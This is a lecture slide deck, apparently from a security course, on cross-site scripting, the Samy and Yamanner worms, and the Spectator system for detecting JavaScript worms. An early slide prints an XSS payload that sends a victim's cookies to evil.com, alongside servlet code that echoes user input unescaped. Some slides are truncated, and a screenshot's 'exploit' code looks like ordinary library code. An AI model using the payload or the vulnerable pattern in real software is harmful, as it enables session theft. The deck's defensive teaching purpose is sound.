
- Web application vulnerabilities are everywhere
- Cross-site scripting (XSS)
  - Dominates the charts
  - “Buffer overruns of this decade”
  - Key enabler of JavaScript worms

# XSS in a Nutshell: He1Io W0r1d!

```
String username = req.getParameter("username");  
ServletOutputStream out = resp.getOutputStream();  
out.println("<p>Hello, " + username + "!</p>");
```

```
http://victim.com?username=  
<script> location  
"http://evil.com/stealcookie.cgi?cookie=" +  
escape(document.cookie)</script>
```

# Samy: Worm Propagation



The screenshot shows a Mozilla Firefox browser window titled "MySpace Profile - Mozilla Firefox". The address bar is empty. The page content includes a form titled "Enter information about yourself:". A JavaScript exploit is injected into the form, starting with "<SCRIPT" and "IPT>". The exploit code is as follows:

```
<SCRIPT>
IPT>
(function(){var
G=YAHOO.util.Dom,L=YAHOO.util.Event,I=YAHOO.lang,B=YAHOO.widget.Overlay,J=YAHOO.widget.Menu,D=
{} ,K=null,E=null,C=null;function F(N,M,Q,O){var R,P;if(I.isString(N)&&I.isString(M))
{if(YAHOO.env.ua.ie){P="<input type=\""+N+"\" name=\""+M+"\"";if(O){P+=" checked";}P+=">";
R=document.createElement(P);}else{R=document.createElement("input");R.name=M;R.type=N;
if(O){R.checked=true;}R.value=Q;return R;}}function H(N,T){var
M=N.nodeName.toUpperCase(),R=this,S,O,P;function U(V){if(!(V in T)){S=N.getAttributeNode(V);
if(S&&("value" in S)){T[V]=S.value;}}function Q(){U("type");if(T.type=="button")
{T.type="push";}if(!("disabled" in T)){T.disabled=N.disabled;}U("name");U("value");
U("title");}switch(M){case"A":T.type="link";U("href");U("target");break;case"INPUT":Q();
if(!("checked" in T)){T.checked=N.checked;}break;case"BUTTON":Q();O=N.parentNode.parentNode;
if(G.hasClass(O,this.CSS_CLASS_NAME+"-checked"))
{T.checked=true;}if(G.hasClass(O,this.CSS_CLASS_NAME+"-disabled"))
{T.disabled=true;}N.removeAttribute("value");N.setAttribute("type","button");
break;}N.removeAttribute("id");N.removeAttribute("name");if(!("tabindex" in
T)){T.tabindex=N.tabIndex;}if(!("label" in T)){P=M=="INPUT"?N.value:N.innerHTML;if(P&&P.length>0)
{T.label=P;}}function A(O){var N=O.attributes,M=N.srcelement,Q=M.nodeName.toUpperCase(),P=this;
if(Q==this.NODE_NAME){O.element=M;O.id=M.id;G.getElementsBy(function(R)
```

Below the code is a "Submit" button. The browser's status bar at the bottom shows "Done" and the YSlow performance tool icon.

# Consequences?

- Samy took down MySpace (October 2005)
  - Site couldn't cope: down for two days
  - Came down after 13 hours
  - Cleanup costs
- Yamanner (Yahoo mail) worm (June 2006)
  - Sent malicious HTML mail to users in the current user's address book
  - Affected 200,000 users, emails used for spamming



# Samy's Legacy Lives On

| Worm name            | Type of site      | Release date |
|----------------------|-------------------|--------------|
| Samy/MySpace         | Social networking | Oct-05       |
| xanga.com            | Social networking | Dec-05       |
| SpaceFlash/MySpace   | Social networking | Jul-06       |
| Yamanner/Yahoo! Mail | Email service     | Jun-06       |
| QSpace/MySpace       | Social networking | Nov-06       |
| adultspace.com       | Social networking | Dec-06       |
| gaiaonline.com       | Online gaming     | Jan-07       |
| u-dominion.com       | Online gaming     | Jan-07       |

# What's at the Root of the Problem?

- Worms of the previous decade enabled by buffer overruns
- JavaScript worms are enabled by cross-site scripting (XSS)
- Fixing XSS holes is best, but some vulnerabilities remain
  - The month of MySpace bugs
  - Database of XSS vulnerabilities: [xssed.com](http://xssed.com)


# What Can We Do?

- Existing solutions rely on signatures (SonicWall)
  - Obfuscated and polymorphic JavaScript worms
  - Extremely easy to write
  - Most real-life worms are encoded or obfuscated
    - `escape (code)`
    - `unescape (escaped_code)`

# Fundamental Challenge




Server



Client

```
<HTML>  
<SCRIPT>  
  anything goes here  
</SCRIPT>  
</HTML>
```




# Spectator Project Contributions

- Spectator: first practical JavaScript worm solution
- Scalable, small constant-time end-to-end latency overhead
- Deployment models for large sites supporting load balancing
- Evaluation of Spectator:
  - Large-scale simulation setup for evaluating scalability and precision
  - Applied Spectator to a real site during worm propagation

# Spectator: Approach and Architecture

# Worm Propagation Under a Microscope


- $u_1$  uploads to his page
- $u_2$  downloads page of  $u_1$
- $u_2$  uploads to his page
- $u_3$  downloads page of  $u_2$
- $u_3$  uploads to his page
- ...



## Propagation chain

1. Preserve causality of uploads, store as a graph
2. Detect long propagation chains
3. Report them as potential worm outbreaks

# Spectator Architecture





# Causality Propagation on Client/Server

- Tagging of uploaded input

```
<div spectator_tag=56>  
  <b onclick="javascript:alert('...')">...</b>  
</div>
```


- Client-side request tracking
  - Injected JavaScript and response headers
  - Propagates causality information through cookies on the client side

# Formalization: Propagation Graph

- Propagation graph  $G$ :

- Records causality between tags (content uploads)
- Records IP address (approximation of user) with each

- Distance between  $n_1$  and  $n_2$  is # unique IP addresses



- Diameter: longest distance between any two nodes

- Worm definition:  $Diameter(G) > \text{threshold } d$

# Approximation Algorithm Complexity

- Determining diameter precisely is exponential
- Scalability is crucial
  - Thousands of users
  - Millions of uploads
- Use greedy approximation of the diameter instead

|                        | Precise algorithm | Approximate algorithm               |
|------------------------|-------------------|-------------------------------------|
| Upload insertion time  | $O(2^n)$          | <b><math>O(1)</math></b> on average |
| Upload insertion space | $O(n)$            | $O(n)$                              |
| Worm containment time  | $O(n)$            | $O(n)$                              |

# Experiments

# Experimental Overview


- Large-scale simulation with OurSpace:
  - Mimics a social networking site like MySpace
  - Experimented with various patterns of site access
  - Looked at the scalability
- Real-life case study (Siteframe):
  - Uses Siteframe, a third-party social networking app
  - Developed a JavaScript worm for it similar to real-life ones

# OurSpace: Large-Scale Simulations

- Testbed: OurSpace
  - Every user has their own page
  - At any point, a user can read or write to a page
  - `Write(U1, "hello"); Write(U1, Read(U2)); Write(U3, Read(U1));`
- Various access scenarios:
  - **Scenario 1:** Worm outbreak (random topology)
  - **Scenario 2:** A single long blog entry
  - **Scenario 3:** A power law model of worm propagation


# Latency of Maintaining Propagation Graph

- Tag addition overhead pretty much constant



# Approximation of Graph Diameter


- Approximate worm detection works well





# Siteframe Experiment

- Real-life
- Used S
- Found
- Deve
- Script
- Spect



# Conclusions

- First effective defense against JavaScript worms
  - Fast and slow, mono- and polymorphic worms
  - Scales well with low overhead
- Essence of the approach
  - Perform distributed data tainting
  - Look for long propagation chains
- Demonstrated scalability and effectiveness
- *Spectator: Detection and Containment of JavaScript Worms*,  
Usenix Annual Technical Conference, June 2008

# Summary

51

- Malware: taxonomy
- JavaScript worms
- History, evolution, and progression of worms: an overview
- *Spectator*: JavaScript worm detection and prevention
- Worm defenses: *Vigilante* worm detection/prevention paper